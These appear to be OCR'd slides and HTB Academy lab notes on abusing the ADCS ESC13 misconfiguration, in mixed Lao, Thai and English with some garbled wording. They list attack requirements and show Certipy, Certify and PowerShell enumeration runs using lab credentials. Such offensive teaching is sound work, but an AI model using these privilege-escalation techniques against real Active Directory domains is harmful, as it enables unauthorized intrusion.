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
O I D L I N K

ESC13

Misconfigured OID Link - OID Group Link Abuse

requirements:

1. principal ມີ **enrollment rights** ແລ້ວ certificate template
2. certificate template ມີ **issuance policy extension**
3. issuance policy ມີ **OID group link** ໄປກ່ຽວຂ້ອງ group ຜ່ານ msDS-OIDToGroupLink
4. certificate template ໄມມີ issuance requirements ທີ່ກໍາໄຂ້ principal ໄມສາມາດໃຊ້ຈຳນວດໄດ້
5. certificate template enable **client authentication**



ESC13

Misconfigured OID Link - OID Group Link Abuse

สำหรับ **group** ที่ถูก link กับ issuance policy ผ่าน msDS-OIDToGroupLink มันต้องเป็นไปตามข้อกำหนดสองประการ:

- ต้องเป็นกลุ่มที่ universal empty group **ไม่มี member**
- Recommend** : Have a **universal scope group**, i.e. be
 - "Forest Wide"
โดย default, "Forest Wide" groups คือ "Enterprise Read-only Domain Controllers"
 - "Enterprise Key Admins"
 - "Enterprise Admins"
 - "Schema Admins"

ESC13

Enumerate

From Window

Check-ADCSESC13.ps1

Requirement check

Enumerating certificate templates.

Certificate template VulnerableTemplate may be used to obtain membership of
CN=ESC13Group,CN=Users,DC=domain,DC=local

Certificate template Name: **VulnerableTemplate**

OID DisplayName: 1.3.6.1.4.1.311.21.8.3025710.4393146.2181807.13924342.956

OID DistinguishedName: CN=23541150.FCB720D24BC82FBD1A33CB406A1409

ESC13

Enumerate

From Window

```
Get-ADUser ESC13Group -Properties MemberOf
```

```
Get-ADGroup ESC13Group -Properties Members
```

Requirement check

DistinguishedName : CN=ESC13Group,OU=Groups,OU=Tier0,DC=dumpster,DC=fire

GroupCategory : Security

GroupScope : Universal

Members : {}

Name : ESC13Group

ObjectClass : group

ObjectGUID : 5fad01ee-9d5c-4877-907a-d9689afd3f5f

SamAccountName : ESC13Group

SID : S-1-5-21-2697957641-2271029196-387917394-2211

ESC13

Enumerate

From Window

```
certipy find -u '$USER@$DOMAIN' -p '$PASSWORD' -dc-ip  
'$DC_IP'
```

```
Certify.exe find /showAllPermissions
```

Requirement check

Template Name: ESC13User

...

Enabled : True

Requires Manager Approval : False

Authorized Signature Required : 0

...

Permissions

Enrollment permissions

Enrollment Rights

: LAB.LOCAL\Domain Users

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
 Certificate

Template: VulnerableTemplate

Subject	Victim
Policy Identifier	ESC13OID

 TGT

EffectiveName	Victim
Groups	513, 2211



PRACTICAL



ADCS Attacks

This module focuses on privilege escalation attacks by abusing misconfigurations in Active Directory Certificate Services.

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Module Summary

Organizations utilizing Active Directory rely on Active Directory Certificate Services (ADCS) to build and maintain their internal Public Key Infrastructure (PKI), enabling them to issue and manage digital certificates. Digital certificates are essential for establishing secure communication channels, enabling encryption, and serving as cryptographic credentials that authenticate the identities of users, devices, and services, among other functionalities.

However, despite its many benefits, ADCS is a vast and complex system, making it prone to various misconfigurations that can open the door to attacks, particularly domain escalation. Not only do system administrators neglect to ensure a robust ADCS security posture, but they often misunderstand its workings.

In this module, we will learn about the various domain escalation scenarios caused by ADCS misconfigurations, covering all of the ones released by SpecterOps and those discovered later. After thoroughly comprehending each domain escalation scenario, we will learn how to abuse these misconfigurations from Windows and Linux systems, allowing us to escalate privileges horizontally and vertically and move laterally across a domain.

This module is broken into sections with accompanying hands-on exercises to practice each of the tactics and techniques we cover. The module ends with a practical hands-on skills assessment to gauge your understanding of the various topic areas.

You can start and stop the module at any time and pick up where you left off. There is no time limit or "grading."

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```
└── [★]$ certipy find -h
```

```
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

```
usage: certipy find [-h] [-debug] [-bloodhound] [-old-bloodhound] [-text] [-stdout] [-json] [-output prefix] [-enabled] [-dc-only]
                     [-vulnerable] [-hide-admins] [-scheme ldap scheme] [-dc-ip ip address] [-target-ip ip address] [-target dns/ip address]
                     [-ns nameserver] [-dns-tcp] [-timeout seconds] [-u username@domain] [-p password] [-hashes [LMHASH:]NTHASH] [-k] [-sspi]
                     [-aes hex key] [-no-pass] [-ldap-channel-binding]
```

```
options:
```

-h, --help	show this help message and exit
-debug	Turn debug output on

```
output options:
```

-bloodhound	Output result as BloodHound data for the custom-built BloodHound version from @ly4k with PKI support
-old-bloodhound	Output result as BloodHound data for the original BloodHound version from @BloodHoundAD without PKI support
-text	Output result as text
-stdout	Output result as text to stdout
-json	Output result as JSON
-output prefix	Filename prefix for writing results to

```
find options:
```

-enabled	Show only enabled certificate templates. Does not affect BloodHound output
-dc-only	Collects data only from the domain controller. Will not try to retrieve CA security/configuration or check for Web Enrollment
-vulnerable	Show only vulnerable certificate templates based on nested group memberships. Does not affect BloodHound output

```
[eu-academy-6]-[10.10.14.136]-[htb-ac-738665@htb-tr9y2so07t]-[~]
└── [★]$ certipy find -u 'blwasp@lab.local' -p 'Password123!' -dc-ip 10.129.228.236 -vulnerable -bloodhound
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

```
[*] Finding certificate templates
[*] Found 41 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 18 enabled certificate templates
[*] Trying to get CA configuration for 'lab-LAB-DC-CA' via CSRA
[*] Got CA configuration for 'lab-LAB-DC-CA'
[*] Saved BloodHound data to '20251004094026_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
```

```
[eu-academy-6]-[10.10.14.136]-[htb-ac-738665@htb-tr9y2so07t]-[~/bloodhound]
└── [★]$ certipy find -u 'blwasp@lab.local' -p 'Password123!' -dc-ip 10.129.228.236 -vulnerable -old-bloodhound
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

```
[*] Finding certificate templates
[*] Found 41 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 18 enabled certificate templates
[*] Trying to get CA configuration for 'lab-LAB-DC-CA' via CSRA
[*] Got CA configuration for 'lab-LAB-DC-CA'
[*] Saved BloodHound data to '20251004094422_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @BloodHoundAD
```

BloodHound

LAB.LOCAL

ESC3@LAB.LOCAL

ESC9@LAB.LOCAL

ESC2@LAB.LOCAL

ESC4@LAB.LOCAL

TESTINGCERT@LAB.LOCAL

ESC1@LAB.LOCAL

LAB-LAB-DC-CA@LAB.LOCAL

ESC7_1@LAB.LOCAL

LDAPS@LAB.LOCAL

KERBEROSAUTHENTICATION@LAB.LOCAL

Upload Progress

Invalid File Type

20251004094422_gpos.json

Upload Complete 100%

Post Process

Post Processing Complete 100%

Clear Finished

